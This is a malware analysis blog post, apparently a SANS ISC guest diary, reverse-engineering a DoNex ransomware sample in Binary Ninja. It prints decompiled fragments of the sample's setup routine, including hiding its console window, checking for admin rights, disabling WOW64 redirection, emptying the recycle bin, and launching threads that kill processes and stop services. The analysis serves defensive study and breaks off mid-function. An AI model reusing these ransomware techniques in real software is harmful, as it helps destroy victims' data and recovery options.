Slicing up DoNex with Binary Ninja

Published: 2024-04-04
Last Updated: 2024-04-04 17:53:02 UTC
by John Moutos (Version: 1)

0 comment(s)

[This is a guest diary by John Moutos]


Intro

Ever since the LockBit source code leak back in mid-June 2022 [1], it is not surprising that newer ransomware groups have chosen to adopt a large amount of the LockBit code base into their own, given the success and efficiency that LockBit is notorious for. One of the more clear-cut spinoffs from LockBit, is Darkrace, a ransomware group that popped up mid-June 2023 [2], with samples that closely resembled binaries from the leaked LockBit builder, and followed a similar deployment routine. Unfortunately, Darkrace dropped off the radar after the administrators behind the LockBit clone decided to shut down their leak site.

It is unsurprising that, 8 months after the appearance and subsequent disappearance of the Darkrace group, a new group who call themselves DoNex [3], have appeared in their place, utilizing samples that closely resemble those previously used by the Darkrace group, and LockBit by proxy.

Analysis

Dropping the DoNex sample [4] in "Detect It Easy" (DIE) [5], we can see the binary does not appear to be packed, is 32-bit, and compiled with Microsoft's Visual C/C++ compiler.




File name: C:\Users\flare\Desktop\Bad\doneX.exe
File type: PE32
File size: 224.01 KiB
Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386

```
PE32
    Compiler: EP:Microsoft Visual C/C++(2017 v.15.5-6)[EXE32]
    Compiler: Microsoft Visual C/C++(2017 v.15.9)[-]
    Linker: Microsoft Linker(14.16, Visual Studio 2017 15.9*)[GUI32]
  Overlay: Binary
      Format: plain text
```

Figure 1: Binary Opened in DIE

Opening the sample in Binary Ninja [6], and switching to the "Triage Summary" view, we can standard libraries being imported, and sections with nothing special going on.



Libraries

KERNEL32.dll
USER32.dll
SHELL32.dll
ADVAPI32.dll
MPR.dll
WS2_32.dll
RstrtMgr.DLL

Imports


Entry	Module	Ordinal	Type Library	Name
0x429030	ADVAPI32	503	advapi32.dll	OpenProcessToken
0x429034	ADVAPI32	501	advapi32.dll	OpenEventLogA
0x429038	ADVAPI32	86	advapi32.dll	CloseEventLog
0x42903c	ADVAPI32	82	advapi32.dll	ClearEventLogA
0x429040	ADVAPI32	504	advapi32.dll	OpenSCManagerA
0x429044	ADVAPI32	256	advapi32.dll	EnumServicesStatusExA
0x429048	ADVAPI32	87	advapi32.dll	CloseServiceHandle
0x42904c	ADVAPI32	193	advapi32.dll	CryptGenRandom

Sections

```
.text   0x401000-0x428415  r-x   Code
.rdata  0x429000-0x4347d2  r--   Read-only Data
.data   0x435000-0x43a8a8  rw-   Writable Data
.rsrc   0x43b000-0x43b1e0  r--   Read-only Data
.reloc  0x43c000-0x43db84  r--   Read-only Data
```


Figure 2: Binary Ninja Triage Summary

Switching back to the disassembly view, and going to the entry point, we can follow execution to the actual main function.



```
int32_t _start()

e87d030000        call    ___security_init_cookie
e974feffff        jmp     __scrt_common_main_seh
```


Figure 3: Entry Point



```
int32_t __scrt_common_main_seh(int32_t arg1 @ esi,
      int32_t arg2 @ edi)
00412d3a  call    __register_thread_local_exe_atexit_callba
00412d3f  pop     ecx {var_3c_1}

00412d40  call    sub_41cc9b
00412d45  mov     edi, dword [eax]  {data_43a3bc}
00412d47  call    sub_41cc95
00412d4c  mov     esi, eax  {data_43a3b8}
00412d4e  call    common_get_initial_environment<char>
00412d53  push    eax {var_3c_2}
00412d54  push    edi {var_40}
00412d55  push    dword [esi] {var_44}  {data_43a3b8}
00412d57  call    main
{ Does not return }
```

Figure 4: Call to Main Function


Once the application is launched, the main function starts by getting a handle to the attached console window with "FindWindowA", and setting the visibility to hidden by calling "ShowWindow" and passing "SW_HIDE" as a parameter.



```
void main(int32_t* arg1) __noreturn

// find attached console window & hide
ShowWindow(FindWindowA("ConsoleWindowClass", *arg1), SW_HIDE)
FileName = *arg1
doInit()
doEncrypt()
doClean()
noreturn
```

Figure 5: Main Function


Following execution into the next function called (renamed to "doInit"), we can see a mutex check to ensure only one instance of the application will run and encrypt files.



```
HRESULT doInit()

// check for mutex & abort if present
if (CreateMutexA(nullptr, 1, "CheckMutex") != 0 && GetLastError() == ERROR_ALREADY_EXISTS)
    _exit(0)
    noreturn
```

Figure 6: Mutex Check


The next notable function called (renamed to "checkPrivs"), is an attempt to fetch the access token from the current thread by using "GetCurrentThread" with "OpenThreadToken", and in cases where this operation fails, "GetCurrentProcess" is used with "OpenProcessToken" to obtain the access token from the application process, instead of the current thread.



```
int32_t checkPrivs(int32_t arg1)

int32_t TokenInformation_1
int32_t TokenInformation = TokenInformation_1
int32_t pIdentifierAuthority = 0
int16_t var_18 = 0x500
HANDLE TokenHandle  // get current thread token handle
BOOL threadToken = OpenThreadToken(GetCurrentThread(), TOKEN_QUERY, 0, &TokenHandle)
enum WIN32_ERROR eax_1
BOOL processToken
if (threadToken == 0)
    eax_1 = GetLastError()
    if (eax_1 == ERROR_NO_TOKEN)
        // if error get current process token handle
        processToken = OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &TokenHandle)
uint32_t ReturnLength
```

Figure 7: Get Access Token


Using the access token handle, "GetTokenInformation" is called to identify the user account information tied to the token, most notably the SID.



```
__alloca_probe_16(TokenInformationLength)
PSID adminGroupSID  // init admin group to compare SID
if (&TokenInformation != 0 && GetTokenInformation(TokenHandle, TokenGroups, &TokenInformation,
```

Figure 8: Get Token Info

The user account info will be used to check for administrative rights, so a SID for the administrators group is allocated and initialized.




DOMAIN_ALIAS_RID_ADMINS;
Value: 0x00000220; String value: S-1-5-32-544

```
AllocateAndInitializeSid(&pIdentifierAuthority, 2, 0x20, 0x220, 0, 0, 0, 0, 0, 0, &adminGroupSID) != 0)
```

Figure 9: Admin SID Create


Now with the SID for the administrators group, "EqualSid" is called to compare the SID from derived from the token information against the newly initialized SID for the administrators group



```
// check if sid matches admin group sid
if (EqualSid(pSid1: *currentContextSID, pSid2: adminGroupSID) != 0)
    break
```

Figure 10: Admin Context Check


Returning back to the main function, next "GetModuleHandleA" is used to open a handle to "kernel32.dll" module, and "GetProcAddress" is called using that handle to resolve the address of the "IsWow64Process" function.



```
int32_t* i_2 = nullptr
// get address for IsWow64Process
int32_t IsWow64Process = GetProcAddress(GetModuleHandleA("kernel32.dll"), "IsWow64Process")
int32_t eax_5
```

Figure 11: Dynamic Address Resolution


Using the now resolved "IsWow64Process" function, the handle of the current process is passed and used to determine if "Windows on Windows 64" (WOW64 is essentially an x86 emulator) is being used to run the application. WOW64 file system redirection is then disabled if the application is either running under 32-bit Windows, or if it is running under WOW64 on 64-bit Windows. Disabling redirection allows 32-bit applications running under WOW to access 64-bit versions of system files in the System32 directory, instead of being redirected to the 32-bit directory counterpart, SysWOW64.



```
int32_t isOnWow
if (IsWow64Process != 0)
    // check if running under wow64 (32bit)
    isOnWow = IsWow64Process(GetCurrentProcess(), &wow64Proc)
// if (running under 32bit windows OR (running under WOW64 on 64bit windows)
int32_t oldVal
if ((IsWow64Process == 0 || (IsWow64Process != 0 && isOnWow != 0)) && wow64Proc != 0)
    Wow64DisableWow64FsRedirection(&oldVal)  // disable wow fs redirect
```

Figure 12: WOW FS Redirection Check


From the main function we follow another call to the function (renamed to "doCryptoSetup") responsible for acquiring the cryptographic context needed for the application to actually encrypt device files by calling, as the name implies "CryptAcquireContextA".



```
uint8_t* doCryptoSetup(void* arg1)

void* const __return_addr_1 = __return_addr
uint32_t var_14
if (CryptAcquireContextA(&var_14, nullptr, nullptr, 1, 0) == 0 && GetLastError() == 0x80090016)
    BOOL eax_2 = CryptAcquireContextA(&var_14, nullptr, nullptr, 1, 8)
    if (eax_2 == 0)
        return eax_2
```


Figure 13: Acquire Crypot Context

With the cryptographic context setup, the following function (renamed to "setIcon") called, is used to drop an icon file named "icon.ico" to "C:\ProgramData\", and create keys in the device registry through use of "RegCreateKeyExA", and "RegSetValueExA", to set it as the default file icon for newly encrypted files.




```
int32_t setIcon()

void lpSubKey
_memset(&lpSubKey, 0, 0x64)
void var_74
_memset(&var_74, 0, 0x64)
void* var_8 = nullptr
int32_t* eax = sub_4176f3("C:\ProgramData\icon.ico", &data_42946c)
void* ecx = data_43a88c
```

Figure 14: Drop Icon File



```
sub_402680(&lpSubKey, ".%ls")
int32_t var_11c_1 = data_43a888
sub_402680(&var_74, "%lsfile")
void lpdwDisposition
HKEY var_c
RegCreateKeyExA(0x80000000, &lpSubKey
```


Figure 15: Associate Icon with Extension



```
__builtin_strncpy(ecx_3, "\\DefaultIcon", 0xd)
RegCreateKeyExA(0x80000000, &var_74, 0, nullptr, REG_OPTION_RESERVED, KEY_AL
RegSetValueExA(var_c, nullptr, 0, REG_SZ, "C:\ProgramData\icon.ico", 0x17)
RegCloseKey(var_c)
```

Figure 16: Set Default Icon in Registry


The final part of the initial setup process involves a call to "SHEmptyRecycleBinA", which as the name implies, empties the recycle bin, and since no drive was specified, it will affect all the device drives.



```
data_43a878 = eax_11
data_43a874 = sub_401a30(eax_11, 0x10)
setIcon()
return SHEmptyRecycleBinA(nullptr, nullptr, 7)
```

Figure 17: Wiping Recycle Bins


With the main pre-encryption setup complete, the encryption setup function (renamed to "mainEncryptSetup") which handles thread management, process termination, service control, drive & network share enumeration, file discovery & iteration, and encryption is called.



```
int32_t doEncrypt()

if (eax_3 == 0)
    mainEncryptSetup()
void* eax_4 = data_43a88c
```

Figure 18: Encryption Setup Start


As part of the process termination and service control component, a connection to the service control manager on the local device is established through a call to "getServiceControl".



```
int64_t* mainEncryptSetup()

uint32_t (* eax_14)[0x4] = sub_401ea0(*(getStub(eax_11, eax_11, "services"
SC_HANDLE serviceControl = getServiceControl(eax_14)
```

Figure 19: Service Control Connection


The first thread created during the encryption setup, is used to drop the process terminating batch file ("1.bat") [7] to the "\ProgramData\" directory. The second thread that is created, handles service manipulation, and executes if a valid handle to the service control manager is present.



```
int64_t* mainEncryptSetup()

        j___free_base(eax_14)
    CreateThread(nullptr, 0, batRun, &lpParameter, THREAD_CREATE_RUN_IMMEDIATELY, nullptr)
    if (serviceControl != 0)
        CreateThread(nullptr, 0, stopServices, serviceControl, THREAD_CREATE_RUN_IMMEDIATELY, nullptr)
    int64_t* lpParameter_3 = lpParameter
    int32_t var_40_4 = 0x1000
    uint32_t (* lpBuffer)[0x4] = cSmtn()
